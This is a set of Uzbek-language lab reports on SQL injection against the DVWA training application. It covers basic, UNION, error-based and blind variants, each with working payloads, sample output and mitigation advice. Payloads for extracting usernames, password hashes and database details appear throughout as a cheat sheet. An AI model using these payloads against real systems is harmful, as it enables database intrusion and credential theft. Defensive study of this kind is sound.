


OWASP SQL | XSS

▼ SQL Injection



Laboratoriya ishi hisoboti: SQL Injection (Low Level)

1. Kirish

Ushbu laboratoriya ishining maqsadi **SQL Injection (SQLi)** zaifligini tushunish va uni amalda sinab ko'rishdan iborat. SQLi — bu hujumchi tomonidan ma'lumotlar bazasiga noto'g'ri SQL so'rovlarini yuborish orqali tizimning xavfsizlik filtrlarini chetlab o'tish usulidir.

2. Zaiflikning tavsifi

DVWA platformasining "SQL Injection" bo'limida foydalanuvchi kiritgan ma'lumotlar (**User ID**) server tomonida yetarli darajada filtrlanmagan. Natijada, kiritilgan maxsus belgilar SQL so'rovining mantiqiy qismiga aylanib ketmoqda.

3. Amalga oshirilgan qadamlar (Exploitation)

Hujumni amalga oshirish uchun quyidagi bosqichlar bajarildi:

- **Payload:** `User ID` maydoniga `' OR '1'='1'` kodi kiritildi.
- **Mantiqiy tahlil:** Tizim orqa fonda quyidagi so'rovni bajardi:

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1';
```
- **Natija:** Chunki `'1'='1'` sharti har doim rost (true) bo'lganligi sababli, ma'lumotlar bazasi barcha foydalanuvchilarning ism va familiyalarini ekranga chiqardi.

4. Topilgan ma'lumotlar

Muvaffaqiyatli hujum natijasida quyidagi foydalanuvchilar haqida ma'lumot olindi:


1. **admin** (ID: 1)
2. **Gordon Brown** (ID: 2)
3. **Hack Me** (ID: 3)
4. **Pablo Picasso** (ID: 4)
5. **Bob Smith** (ID: 5)

5. Xulosa va tavsiyalar

Ushbu zaiflikni bartaraf etish uchun quyidagi choralarni ko'rish tavsiya etiladi:

- **Prepared Statements (Parameterized Queries):** So'rovlarni oldindan tayyorlab qo'yish va foydalanuvchi ma'lumotlarini faqat parametr sifatida qabul qilish.
- **Input Validation:** Foydalanuvchi kiritayotgan belgilarni qat'iy tekshirish (faqat raqamlar ruxsat berish).
- **Principle of Least Privilege:** Ma'lumotlar bazasi foydalanuvchisiga faqat eng minimal ruxsatlarni berish.

▼ SQLi (UNION)



Laboratoriya ishi hisoboti: SQL Injection (UNION Based)

1. Kirish

Ushbu bosqichda maqsad — ma'lumotlar bazasidan qo'shimcha ma'lumotlarni olingan natijalarga birlashtirish orqali chiqarib olishdir. **UNION** operatori asosan birinchi so'rov natijasiga hujumchi tomonidan kiritilgan ikkinchi so'rov natijalarini qo'shish uchun ishlatiladi.

2. Zaiflikni aniqlash (Identifying Columns)

Hujumni boshlashdan avval bazadagi ustunlar soni aniqlandi.

- **Payload:** `' UNION SELECT 1, 2-- -`
- **Natija:** Tizim xato bermasdan ekranda `First name: 1` va `Surname: 2` qiymatlarini ko'rsatdi.
- **Xulosa:** Ma'lumotlar bazasining ushbu jadvalida **2 ta ustun** mavjudligi tasdiqlandi.

3. Ma'lumotlarni o'g'irlash jarayoni (Exploitation)

Ustunlar soni aniqlangandan so'ng, tizim haqidagi maxfiy ma'lumotlarni olish uchun quyidagi bosqichlar bajarilishi mumkin:

- **Ma'lumotlar bazasi nomi va versiyasini aniqlash:**

- `' UNION SELECT @@version, database()-- -`

- **Foydalanuvchi ma'lumotlarini (Login va Parol) o'g'irlash:**

- `' UNION SELECT user, password FROM users-- -`


4. Erishilgan natija

Skrinshotda ko'rinib turibdiki, kiritilgan payload muvaffaqiyatli ishladi va tizim foydalanuvchi kiritgan raqamlarni (`1` va `2`) ma'lumotlar bazasidan kelayotgan haqiqiy ma'lumot kabi qabul qilib, ekranga chiqardi. Bu esa ushbu maydon orqali har qanday SQL so'rovini yuborish imkonini beradi.

5. Himoya choralari

- **Parameterized Queries:** SQL so'rovlarini dinamik tarzda birlashtirmasdan, parametrlardan foydalanish.
- **Input Sanitization:** Foydalanuvchi kiritgan ma'lumotlardan `'`, `-`, `#` kabi maxsus belgilarni filtrlab tashlash.
- **WAF (Web Application Firewall):** SQL in'eksiya urinishlarini bloklovchi tarmoq ekranlarini o'rnatish.

▼ SQLi (Error-based)



Laboratoriya ishi: Error-based SQL Injection

1. Zaiflikning kelib chiqishi va mantiqi

Error-based SQL Injection — bu serverning ma'lumotlar bazasidagi xatolik xabarlarini foydalanuvchiga to'g'ridan-to'g'ri ko'rsatib qo'yishi natijasida kelib chiqadi.

- **Mexanizm:** Dasturchi xavfsizlik sozlamalarida xatoliklarni yashirmagan bo'ladi.
- **Hujumchi taktikasi:** Hujumchi bazani qasddan shunday murakkab xatoga tushiradiki, baza o'zining ichki sirlarini (versiya, baza nomi, foydalanuvchilar) o'sha xato xabarining ichiga yozib qaytaradi.

2. Zaiflikni aniqlash (Discovery)

Tizimda ushbu zaiflik bor-yo'qligini tekshirish uchun ishlatiladigan asosiy belgilar:

Belgi	Vazifasi
' (Bitta tirnoq)	SQL sintaksisida xato keltirib chiqarish uchun eng ko'p qo'llaniladi.
" (Qo'shtirnoq)	Ba'zi bazalarda xatolikni aynan qo'shtirnoq orqali aniqlash mumkin.
\ (Backslash)	SQL so'rovini buzish va xato xabarini olish uchun ishlatiladi.

Eslatma: Agar ushbu belgilarni kiritganda ekranda `"You have an error in your SQL syntax..."` degan yozuv chiqsa, demak tizim zaif hisoblanadi.

3. Amaliy Payloadlar (Cheat Sheet)

Laboratoriya davomida muvaffaqiyatli ishlatilgan va natija bergan komandalar:

♦ Baza nomini aniqlash

SQL

```
' AND (SELECT 1 FROM (SELECT COUNT(*), CONCAT(0x7e, (SELECT database()), 0x7e,
FLOOR(RAND(0)*2)) AS x FROM information_schema.tables GROUP BY x) AS y)-- -
```

- **Natija:** Duplicate entry '~dvwa~1' for key 'group_key'

♦ Baza versiyasini bilish

SQL

```
' AND (SELECT 1 FROM (SELECT COUNT(*), CONCAT(0x7e, (SELECT version()), 0x7e,
FLOOR(RAND(0)*2)) AS x FROM information_schema.tables GROUP BY x) AS y)-- -
```

♦ Joriy foydalanuvchini aniqlash

SQL

```
' AND extractvalue(1, concat(0x7e, (select user()), 0x7e))-- -
```

4. Xavflar va Oqibatlar

Ushbu zaiflik yordamida quyidagi xavfli amallarni bajarish mumkin:

- **Ma'lumotlarni o'g'irlash:** Login, parol, bank ma'lumotlari va shaxsiy ma'lumotlarni qo'lga kiritish.
- **Baza tuzilmasini o'rganish:** Jadvallar va ustunlar nomini aniqlash orqali hujumni chuqurlashtirish.

- **Tizim xavfsizligini buzish:** Ba'zan server fayllariga kirish yoki ma'lumotlarni o'chirib tashlash.

5. Xavfni oldini olish (Mitigation)

Zaiflikni bartaraf etish uchun quyidagi choralarni ko'rish shart:

1. **Xatolarni yashirish (Error Suppression):** Serverda `display_errors = Off` qilib qo'yish. Foydalanuvchi faqat umumiy "Xato yuz berdi" xabarini ko'rsin.
2. **Parametrlashtirilgan so'rovlar (Prepared Statements):** Ma'lumotlarni SQL so'roviga to'g'ridan-to'g'ri qo'shmaslik.
3. **WAF (Web Application Firewall):** SQL in'eksiya so'rovlarini taniy oladigan filtrlar o'rnatish.

▼ Blind SQL Injection

Laboratoriya ishi: Blind SQL Injection

1. Blind SQLi nima va u qanday ishlaydi?

Blind SQL Injection — bu SQL in'eksiyasining "ko'r-ko'rona" amalga oshiriladigan turi. Bunda server hujumchiga ma'lumotlar bazasidan to'g'ridan-to'g'ri javob qaytarmaydi (ekranda hech qanday ma'lumot chiqmaydi). **Mantiqiy o'xshatish:** Tasavvur qiling, siz bir odamdan savol so'rayapsiz, u gapira olmaydi, lekin savolingizga qarab faqat boshini qimirlatib (Ha yoki Yo'q) javob beryapti.

- **Savol:** "Parolning birinchi harfi 'A' mi?"
- **Javob:** (Sahifa o'zgarmadi) → **Yo'q.**
- **Savol:** "Parolning birinchi harfi 'B' mi?"
- **Javob:** (Sahifa mazmuni o'zgardi yoki "User exists" chiqdi) → **Ha!**

2. Blind SQLi turlari va ishchi komandalar

● A. Boolean-based (Mantiqiy javobga asoslangan)

Serverning javobi ("User ID exists" yoki "User ID is missing") kabi xabarlariga qarab ma'lumot olinadi.

VazifaKomanda (Payload)MantiqBaza nomining 1-harfi `1' AND (SUBSTR((SELECT database()),1,1))='d'--` - Agar baza nomi 'd' bilan boshlansa, sahifa normal

yuklanadi.

Parol uzunligini bilish `1' AND (SELECT LENGTH(password) FROM users WHERE user='admin')=5--` - Agar admin paroli 5 belgidan iborat bo'lsa, "True" javob qaytadi.

● B. Time-based (Vaqtga asoslangan)

Agar server "Ha" yoki "Yo'q" degan xabarni ham ko'rsatmasa, biz serverni "uxlatib" (sleep) qo'yamiz.

VazifaKomanda (Payload)MantiqZaiflikni tekshirish `1' AND SLEEP(5)--` - Agar sahifa 5 soniya kechikib yuklansa, demak SQLi ishlayapti.

Baza nomini tekshirish `1' AND IF(SUBSTR(database(),1,1)='d', SLEEP(5), 1)--` - Agar baza nomi 'd' bo'lsa, 5 soniya kutadi, bo'lmasa darhol yuklanadi.

3. Zaiflikni aniqlash (Discovery)

Blind SQLi-ni aniqlash uchun quyidagi mantiqiy solishtirishlarni ketma-ket kiritib ko'rish kerak:

1. `1' AND 1=1--` - → Sahifa odatdagidek chiqishi kerak (True).
2. `1' AND 1=2--` - → Sahifa mazmuni o'zgarishi yoki ma'lumot yo'qolishi kerak (False).
3. `1' AND SLEEP(5)--` - → Sahifa yuklanishi sezilarli darajada kechikishi kerak.



4. Xavf darajasi va Oqibatlari

- **Ma'lumotlarni to'liq o'g'irlash:** Garchi bu usul sekin bo'lsa-da, **sqlmap** kabi avtomatlashtirilgan dasturlar orqali butun bazani bir necha daqiqada ko'chirib olish mumkin.
- **Yashirin hujum:** Server loglarida xato xabarlar (Error logs) chiqmagani uchun tizim administratorlari hujumni sezmasligi mumkin.

5. Himoyalanish (Mitigation)

- **Parameterized Queries (Prepared Statements):** Blind SQLi-dan himoyalanishning yagona 100% samarali yo'li.
- **Input Validation:** Foydalanuvchi kiritayotgan ma'lumot turini (masalan, ID maydoni uchun faqat butun raqam) qat'iy tekshirish. 💡 **Maslahat:** Blind SQLi-

ni qo'lda ishlash juda ko'p vaqt oladi. O'quv jarayonida 1-2 ta harfni topib ko'ring, lekin real pentest jarayonlarida professional kiberxavfsizlik mutaxassislari **sqlmap** instrumentidan foydalanishadi.





Laboratoriya ishi: Blind SQL Injection (Boolean & Time Based)

1. Blind SQLi nima va u qanday ishlaydi?

Blind SQL Injection — bu SQL in'eksiyasining "ko'r-ko'rona" amalga oshiriladigan turi. Bunda server hujumchiga ma'lumotlar bazasidan to'g'ridan-to'g'ri natijani yoki xatolikni ko'rsatmaydi (ekran mazmuni deyarli o'zgarmaydi). Hujumchi serverning reaksiyasiga qarab xulosa chiqaradi.

Mantiqiy tushuntirish: Bu xuddi bir odamdan savol so'rashga o'xshaydi: u gapira olmaydi, lekin savolingiz to'g'ri bo'lsa boshini qimirlatadi (Ha/True), noto'g'ri bo'lsa qimirlatmaydi (Yo'q/False).

2. Zaiflikni aniqlash (Discovery)

Tizimda ushbu zaiflik bor-yo'qligini bilish uchun quyidagi mantiqiy tekshiruvlar o'tkaziladi:

- `1' AND 1=1-- -` — Sahifa normal yuklanadi (True).
- `1' AND 1=2-- -` — Sahifada "User ID is missing" chiqadi yoki ma'lumot yo'qoladi (False).
- `1' AND SLEEP(5)-- -` — Sahifa yuklanishi 5 soniyaga kechikadi (Time-based tasdig'i).

3. Amaldagi ishchi komandalar (Payloads)

Skrinshotlarda muvaffaqiyatli bajarilgan amallar:

● A. Boolean-based (Mantiqiy javobga asoslangan)

Serverning "User ID exists" yoki "User ID is missing" degan javobiga qarab harflarni aniqlash.

- **Baza nomining 1-harfini topish:** `1' AND (SUBSTR((SELECT database()),1,1))='d'-- -`

- **Natija:** Agar baza nomi 'd' bilan boshlansa (masalan, `dvwa`), foydalanuvchi ma'lumotlari ekranda ko'rinadi.

● B. Time-based (Vaqtga asoslangan)

Agar server hech qanday xabar bermasa, biz uni `SLEEP()` funksiyasi bilan kechiktiramiz.

- **Vaqt orqali tekshirish:** `1' AND IF(SUBSTR(database()),1,1)='d', SLEEP(5), 1)-- -`
 - **Natija:** Agar birinchi harf 'd' bo'lsa, brauzer sahifani yuklashda 5 soniya kutib qoladi.

4. Xavf darajasi va Oqibatlari

- **Ma'lumotlarni o'g'irlash:** Garchi bu usul sekin bo'lsa-da, **sqlmap** kabi dasturlar orqali butun bazani qisqa vaqtda ko'chirib olish mumkin.
- **Yashirin hujum:** Loglarda SQL xatolari ko'rinmagani uchun xavfsizlik mutaxassislari hujumni sezishi qiyin kechadi.
- **Maxfiy ma'lumotlar:** Foydalanuvchi parollari (hashlangan holda) va tizim versiyalari oshkor bo'ladi.


5. Xavfni oldini olish (Mitigation)

Ushbu zaiflikni bartaraf etish uchun quyidagi choralar ko'rilishi shart:

1. **Parameterized Queries (Prepared Statements):** Bu Blind SQLi-dan himoyalashning eng ishonchli usulidir.
2. **Input Validation:** Foydalanuvchi kiritayotgan ma'lumotlar turini (faqat raqam yoki harf) qat'iy nazorat qilish.
3. **Web Application Firewall (WAF):** Shubhali SQL komandalarini avtomatik bloklash.

💡 **Maslahat:** Blind SQLi-ni qo'lda ishlash juda ko'p vaqt oladi. O'quv jarayonida mantiqni tushunish uchun 1-2 ta harfni toping, lekin amaliyotda avtomatlashtirilgan vositalardan foydalaning.

▼ Blind SQLi (Boolean)



● Laboratoriya ishi: Blind SQL Injection (Boolean-based)

1. Boolean-based SQLi nima?

Boolean-based SQL Injection — bu serverning javobi faqat "True" (Rost) yoki "False" (Yolg'on) ekanligiga asoslangan hujum turi. Server ma'lumotlar bazasidan hech qanday kontentni (ismlar, parollar) to'g'ridan-to'g'ri chiqarmaydi, lekin biz bergan savolga qarab sahifa mazmuni o'zgaradi.

- **Mantiq:** Biz bazaga "Agar baza ismining birinchi harfi 'a' bo'lsa, foydalanuvchini ko'rsat" degan shart beramiz.
- **True javob:** Sahifada "User ID exists" yoki foydalanuvchi ma'lumoti chiqadi.
- **False javob:** Sahifada "User ID is missing" chiqadi yoki hech narsa chiqmaydi.

2. Zaiflikni aniqlash (Discovery Steps)

Tizimda Boolean zaifligi borligini quyidagi qadamlar bilan tekshiramiz:

1. **To'g'ri so'rov:** `1' AND 1=1-- -`

- **Natija:** Sahifa normal ishlaydi, foydalanuvchi topiladi.

2. **Noto'g'ri so'rov:** `1' AND 1=2-- -`

- **Natija:** Sahifada "User ID is missing" chiqadi. Bu tizim bizning mantiqiy operatorlarimizni (`AND`) bajarayotganini isbotlaydi.

3. Amaliy Payloadlar (Notion uchun Cheat Sheet)

Ushbu komandalar orqali ma'lumotlarni "ha/yo'q" orqali sug'urib olamiz:

MaqsadPayload (Komanda)TushuntirishBaza nomi uzunligi `1' AND (SELECT LENGTH(database()))=4-- -` Agar baza nomi 4 belgidan iborat bo'lsa (dvwa), True javob qaytadi.

Baza nomi harfini topish `1' AND (SUBSTR((SELECT database()),1,1))='d'-- -` Baza nomining 1-harfi 'd' ekanligini tekshiradi.

Jadvallar sonini bilish `1' AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema='dvwa')=2-- -`

Bazada 2 ta jadval borligini tekshirish.**Admin parolini tekshirish** `1' AND (SUBSTR((SELECT password FROM users WHERE user='admin'),1,1))='5'-- -` Admin paroli (hash) '5' bilan boshlanishini tekshirish.


4. Xavf va Oqibatlar

- **Ma'lumotlar sizib chiqishi:** Sekin bo'lishiga qaramay, hujumchi barcha ma'lumotlarni (login, parol) yuklab olishi mumkin.
- **Blind (Ko'r) hujum:** Hech qanday SQL xatosi ko'rinmagani uchun, oddiy monitoring tizimlari buni sezmasligi mumkin.

5. Himoyalanish (Mitigation)

- **Parameterized Queries:** SQL kod va foydalanuvchi kiritgan ma'lumotni qat'iy ajratish.
- **Input Sanitization:** Faqat kutilgan belgilarni (masalan, faqat raqamlar) qabul qilish.
